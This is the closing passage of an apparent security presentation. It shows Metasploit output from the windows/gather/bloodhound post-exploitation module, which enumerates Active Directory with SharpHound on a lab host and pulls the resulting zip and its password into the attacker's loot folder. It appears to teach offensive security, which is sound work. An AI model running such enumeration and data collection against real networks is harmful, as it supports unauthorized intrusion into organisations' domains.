[*] 2023-06-09T11:43:45.8542214-07:00|INFORMATION|Producer has finished, closing LDAP channel
[*] 2023-06-09T11:43:45.8542214-07:00|INFORMATION|LDAP channel closed, waiting for consumers
[*] 2023-06-09T11:44:15.9796380-07:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 79 MB RAM
[*] 2023-06-09T11:44:27.7614691-07:00|INFORMATION|Consumers finished, closing output channel
[*] 2023-06-09T11:44:27.8271348-07:00|INFORMATION|Output channel closed, waiting for output task to complete
[*] Closing writers
[*] 2023-06-09T11:44:27.9631015-07:00|INFORMATION|Status: 109 objects finished (+109 2.595238)/s -- Using 86 MB RAM
[*] 2023-06-09T11:44:27.9631015-07:00|INFORMATION|Enumeration finished in 00:00:42.1441988
[*] 2023-06-09T11:44:28.0414085-07:00|INFORMATION|Saving cache with stats: 71 ID to type mappings.
[*] 71 name to SID mappings.
[*] 1 machine sid mappings.
[*] 4 sid to domain mappings.
[*] 0 global catalog mappings.
[*] 2023-06-09T11:44:28.0414085-07:00|INFORMATION|SharpHound Enumeration Completed at 11:44 AM on 6/9/2023! Happy Graphing!
[*] <Obj> Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04" <Obj S="progress" RefId="0"><T>System.Management.Automation.PSCustomObject</T><S>System.Object</S></Obj> <MS><I64 N="SourceId">1</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI00</AI><Nil /><PI-1</PI><PC-1</PC><T>Completed</T><SR-1</SR><SD</SD></MS><I64 N="SourceId">2</I64><PR N="Record"><AV>Preparing modules for first use.</AV><AI00</AI><Nil /><PI-1</PI><PC-1</PC><T>Completed</T><SR-1</SR><SD</SD></MS></Obj></Obj>
[*] Downloaded C:\Windows\TEMP\20230609114427_lpjlhjdap.zip: /home/chris/.msf4/loot/20230609214516_default_192.168.56.22_windows.ad.blood_106379.zip
[*] Zip password: vtojnxbccpkyfpylq
[*] Server stopped.
[*] Post module execution completed
msf6 post(windows/gather/bloodhound) >
```







# Thank you for your attention

Presentation by:

Christos Grigoriadis  
(Focal Point)